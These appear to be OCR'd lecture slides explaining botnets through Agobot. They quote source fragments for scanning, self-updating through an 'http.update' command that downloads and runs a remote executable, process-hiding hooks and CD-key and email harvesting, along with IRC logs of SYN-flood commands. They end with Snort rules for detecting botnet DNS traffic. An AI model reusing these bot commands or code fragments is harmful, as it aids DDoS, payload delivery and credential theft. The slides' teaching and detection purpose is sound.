
1.Sanner modules

2.Update modules

3.DoS modules

4.Harvest modules

5.3rd modules




```
/*  Agobot3 - a modular IRC bot for Win32 / Linux
    Copyright (C) 2003 Ago

    This program is free software; you can redistribute it and/or
    modify it under the terms of the GNU General Public License
    as published by the Free Software Foundation; either version 2
    of the License, or (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-1307, USA. *

#include "main.h"
#include "cmdline.h"
#include "cstring.h"

CCmdLine::CCmdLine() { m_szCmdLine=NULL; }
CCmdLine::~CCmdLine() { if(m_szCmdLine) delete [] m_szCmdLine; }

void CCmdLine::Parse(const char *szCmdLine) {
    // Copy command line
    char *szCmdLineCopy; if(m_szCmdLine) delete [] m_szCmdLine;
    m_szCmdLine=new char[strlen(szCmdLine)+1]; strcpy(m_szCmdLine, szCmdLine);

    // Create defaults
```

Functions inside a Bot(cont)

- Scanner modules
  - Scan and automated infection mechanism.


Agobot Source code



```
#ifdef WIN32
// g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdNetBios, "scan.netbios", "scans weak netbios passwords", this);
// g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdLocator, "scan.locator", "scans for locator exploit", this);
#endif // WIN32
// g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdDCOM, "scan.dcom", "scans for dcom exploit", this);
// g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdDCOM2, "scan.dcom2", "scans for dcom2 exploit", this);
// g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdWebDav, "scan.webdav", "scans for iis/webdav exploit", this);
g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdStats, "scan.stats", "stats for working scanners", this);
g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdStop, "scan.stop", "stops all scans running asap", this); }
```

- Update modules
  - Fetch newest bot program and install it automatically


『.http.update http://<server>/~location/xxxBot.exe c:\yyy.exe 1』



```
void CDownloader::Init()
{    REGCMD(m_cmdDownload,        "http.download",     "downloads a file from http",
     REGCMD(m_cmdExecute,         "http.execute",      "updates the bot from a http url",
#ifndef _DEBUG
     REGCMD(m_cmdUpdate,          "http.update",       "executes a file from a http url",
#endif // _DEBUG
     REGCMD(m_cmdVisit,           "http.visit",        "visits an url with a specified referrer
     REGCMD(m_cmdDownloadFtp,     "ftp.download",      "downloads a file from ftp",
     REGCMD(m_cmdExecuteFtp,      "ftp.execute",       "updates the bot from a ftp url",
     REGCMD(m_cmdUpdateFtp,       "ftp.update",        "executes a file from a ftp url",
```

Functions inside a Bot(cont)

Protect mechanism --- Rootkit:Hiding process




cvar.cpp
hook.cpp
installer.cpp
keylogger.cpp
logic.cpp
mac.cpp
mainctrl.cpp
polymorph.cpp
random.cpp
sdcompat.cpp
sniffer.cpp
ssllib.cpp
utility.cpp
Scanner Source
baglescanner.cpp
dcom2scanner.cpp

```
CHook::CHook() {
    m_szType="CHook";
    m_hDLL=GetModuleHandle("ntdll.dll");
    if(!m_hDLL) m_hDLL=LoadLibrary("ntdll.dll");
    g_pfnNtQuerySystemInformation=(NtQuerySystemInfoFunc)GetProcAddress(m_hDLL, \
        "NtQuerySystemInformation");
//  g_pMainCtrl->CanStart(this);
}

CHook::~CHook() {
    FreeLibrary(m_hDLL);
}

DWORD WINAPI HookThread(LPVOID param) {
    while(true)
        MessageBox(NULL, "bla", "Debug", MB_OK);
```

Functions inside a Bot(cont)

Bot.secure -> Fix vulnerabilities for you !!!

⋮



```
   else if(!pMsg->sCmd.Compare("bot.secure")) {
#ifdef WIN32
       // Set EnableDCOM to "N"
       HKEY hkey=NULL; DWORD dwSize=128; char szDataBuf[128];
       strcpy(szDataBuf, "N"); dwSize=strlen(szDataBuf);
       LONG lRet=RegOpenKeyEx(HKEY_LOCAL_MACHINE, "Software\\Micr
       RegSetValueEx(hkey, "EnableDCOM", NULL, REG_SZ, (unsigned
       RegCloseKey(hkey);

       /* begin removal of (most)Bagle/(some)MyDoom */
                        ⋮
 /* end removal of (most)Bagle/(some)MyDoom */

 /* begin removal of suspicious exe/services */

 ServiceDel((CString)"upnphost"); // secure UPNP

 /* end removal of suspicious exe/services */

 // Secure Shares
 system("net share c$ /delete /y");
 system("net share d$ /delete /y");
 system("net share ipc$ /delete /y");
 system("net share admin$ /delete /y");

 g_pMainCtrl->m_cIRC.SendMsg(pMsg->bSilent
         "Bot Secured",
```

Disable Dcom


Remove viruses

Close shares

Why? -> Hacker Hijacks bots from another hacker

Functions inside a Bot(cont)


- DoS modules
  - Syn,UDP,ICMP flood, password brute forcer,



```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200 seconds.
[...]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
[...]
```

Functions inside a Bot (cont)

- Info stealing(Harvest) modules
  - Harvest CD-Key, specific information, Sniffing,keylogger



The worm also uses the bot component to steal CD keys of the following games including Windows Product IDs:

- Unreal Tournament 2003
- The Gladiators
- Soldiers Of Anarchy
- Shogun Total War Warlord Edition
- Need For Speed Underground
- Need For Speed Hot Pursuit 2
- NHL 2003
- NHL 2002
- Nascar Racing 2003
- Nascar Racing 2002
- Medal of Honor Allied Assault Spearhead
- Medal of Honor Allied Assault Breakthrough
- Medal of Honor Allied Assault
- James Bond 007 Nightfire
- Industry Giant 2
- IGI2 Covert Strike
- Hidden and Dangerous 2
- Half-Life


```
        dwSize=800;
        RegOpenKeyEx(HKEY_CURRENT_USER,
            "Software\\Microsoft\\WAB\\WAB4\\Wab File Name",
            0, KEY_ALL_ACCESS, &hKey);
        if(!hKey) return true;

        RegQueryValueEx(hKey, "", 0, 0, (unsigned char*)szPath, &dwSize);
```


Email harvest

CD-keys


Tracking and combating with Botnets

- First, DDoS has no perfect solution!
- Second, know botnet ,know your ememy and then you might have the chance to survive.
- Type 1 – some hosts in your Intranet are bots.
  - Bots connect to the same bot controller.
    - Channel signals still work
      - Setting NIDS signatures in gateway area.
    - Channel signals stop
      - Setting NIDS signatures in DNS area.
  - Bots connect to several bot controllers.
    - Some of the Domain bot connects to you don’t know. -> sniffer the DNS traffic and find out unusual query.






```
alert udp any 53 -> any any (msg:"DNS127.0.0.1";content:"|00 04 7f 00 00|";logto:"a.log";)
alert udp any 53 -> any any (msg:"DNS0.0.0.0";content:"|00 04 00 00 00 00|";logto:"a.log";)
alert udp any 53 -> any any (msg:"DNS255.255.255.255";content:"|00 04 ff ff ff ff|";logto:"a.log";)
```



```
alert udp any any -> any 53 (msg:"bsd.st";content:"bsd";distance:1;content:"st";logto:"a.log";)
alert udp any any -> any 53 (msg:"dynu.net";content:"dynu";distance:1;content:"net";logto:"a.log";)
alert udp any any -> any 53 (msg:"ftphost.net";content:"ftphost";distance:1;content:"net";logto:"a.log";)
alert udp any any -> any 53 (msg:"daemon.sh";content:"daemon";distance:1;content:"sh";logto:"a.log";)
alert udp any any -> any 53 (msg:"ods.org";content:"ods";distance:1;content:"org";logto:"a.log";)
alert udp any any -> any 53 (msg:"biz";content:"biz";logto:"a.log";)
```

Tracking and combating with Botnets(cont)


- When kick the bot out




```
× Ago-bnowic was kicked by Alan (Alan)
× Ago-bnowic has joined #[redacted]
<Ago-bnowic> screw you Alan!
× Ago-bnowic was kicked by Alan (Alan)
× Ago-bnowic has joined #[redacted]
<Ago-bnowic> screw you Alan!
```

- The controller of a botnet has to authenticate himself to

  take control over the bots.



```
<Alan> .login alan alan
<Ago-bnowic> Password accepted.
```



```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/14-12:09:54.627635 210.59.186.241:6667 -> 203.74.210.168:1504
TCP TTL:64 TOS:0x0 ID:6979 IpLen:20 DgmLen:113 DF
***AP*** Seq: 0xBA2FC5EC  Ack: 0xF439ABC1  Win: 0x16D0  TcpLen: 20
:Alan!xx@CD28C5E8.CF114A8.C4CCB315.IP PRIVMSG #alan33 :.login al
an alan..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/14-12:09:54.792818 203.74.210.168:1504 -> 210.59.186.241:6667
TCP TTL:122 TOS:0x0 ID:64476 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xF439ABC1  Ack: 0xBA2FC635  Win: 0xFD6D  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/14-12:09:55.631106 203.74.210.168:1504 -> 210.59.186.241:6667
TCP TTL:122 TOS:0x0 ID:64483 IpLen:20 DgmLen:77 DF
